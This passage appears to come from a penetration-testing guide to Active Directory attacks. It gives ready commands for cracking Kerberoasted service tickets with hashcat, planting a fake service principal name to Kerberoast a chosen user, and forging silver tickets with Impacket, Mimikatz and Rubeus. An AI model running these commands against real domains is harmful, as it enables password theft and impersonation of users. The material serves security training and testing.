With the service ticket obtained, hashcat can be used to crack the password for the target acount. We should note the encrypt algorithm used for the service ticket, which is indicated by its prefix. Kerberoasting tools like GetUserSPNs.py or Rubeus typically requests RC4 when performing service ticket requests, and if accepted by the KDC, we get a service ticket starting with $krb5tgs$23$* (type 23). In that case, we may use mode 13100 to crack the ticket.
hashcat -m 13100 -O <service_ticket_file> <wordlist>
In other instances where RC4 Encryption is disabled, we may receive ticket starting with $krb5tgs$17$* (type 17) or $krb5tgs$18$* (type 18), indicating the use of AES-128 and AES-256 encryption for the service ticket respectively. Cracking service tickets with AES encryption types are typically more time consuming than those with RC4 encryption, but not impossible.
If you wish to proceed, hashcat mode 19600 can be used to crack type 17 TGS-REP, and mode 19700 to crack type 18 TGS-REP.
hashcat -m 19600 -O <service_ticket_file> <wordlist>
hashcat -m 19700 -O <service_ticket_file> <wordlist>
Targeted Kerberoasting
Targeted Kerberoasting is a type of Kerberoasting used to abuse ACLs over a user object. If the principal we control have GenericWrite or GenericAll access rights over a target user, or we have explicit WriteProperty permission on the targer user’s servicePrincipalName, we may create a fake service principal name for the target user and Kerberoast it for the user’s cleartext password.
We can use PowerView function Set-DomainObject for this purpose.
Set-DomainObject -Credential <cred_object> -Identity <target_user> -SET @{serviceprincipalname='notahacker/LEGIT'}
Alternatively, bloodyAD may be used from the Linux perspective.
bloodyAD -d <domain> --host <dc_fqdn> -u <user> -p <password> set object <target_user> servicePrincipalName -v 'fake/SPN'
From there on, we may Kerberoast the target user as if it was a normal service account.
References and Further Reading
3.3 - Silver Ticket
Impersonate any user to a service by crafting service tickets
Theory
Service Tickets (ST) are encrypted with a password-derived key of the service account associated with the service principal. If the password of the service account is known to the attacker, e.g. after a successful Kerberoasting, the attacker can derive the key from the password and craft their own service tickets to authenticate as any user to the compromised service principal.
Linux Perspective
We may use ticketer.py from the Impacket suite to craft a silver ticket as any valid domain user.
# With NT hash
ticketer.py -nthash <nt_hash> -domain-sid <domain_sid> -domain <domain> -spn <SPN> <impersonated_user>
# With AES (128-bit or 256-bit) key
ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -domain <domain> -spn <SPN> <impersonated_user>
Tip
If you only have the service account’s cleartext password, you can use pypykatz to obtain the NT hash.
pypykatz crypto "<password>"
Tip
The domain SID can be obtained using various methods, including lookupsid.py:
lookupsid.py -hashes "ffffffffffffffffffffffffffffffff:<nt_hash>" "<domain>/<username>@<dc_host>" 0
Windows Perspective
Mimikatz can be used to craft silver tickets on a Windows machines.
- The
<spn_type> can be any of the following: cifs, http, ldap, host, rpcss.
# with an NT hash
kerberos::golden /domain:<domain> /sid:<domain_sid> /rc4:<nt_hash> /user:<impersonated_user> /target:<target_host> /service:<spn_type> /ptt

# with an AES 128 key
kerberos::golden /domain:<domain> /sid:<domain_sid> /aes128:<aes128_key> /user:<impersonated_user> /target:<target_host> /service:<spn_type> /ptt

# with an AES 256 key
kerberos::golden /domain:<domain> /sid:<domain_sid> /aes256:<aes256_key> /user:<impersonated_user> /target:<target_host> /service:<spn_type> /ptt
Alternatively, Rubeus may also be used.
# With NT hash
Rubeus.exe silver /rc4:<nt_hash> /user:<impersonated_user> /service:<SPN> /domain:<domain> /sid:<domain_sid>
Rubeus.exe silver /aes128:<aes128_key> /user:<impersonated_user> /service:<SPN> /domain:<domain> /sid:<domain_sid>
Rubeus.exe silver /aes256:<aes256_key> /user:<impersonated_user> /service:<SPN> /domain:<domain> /sid:<domain_sid>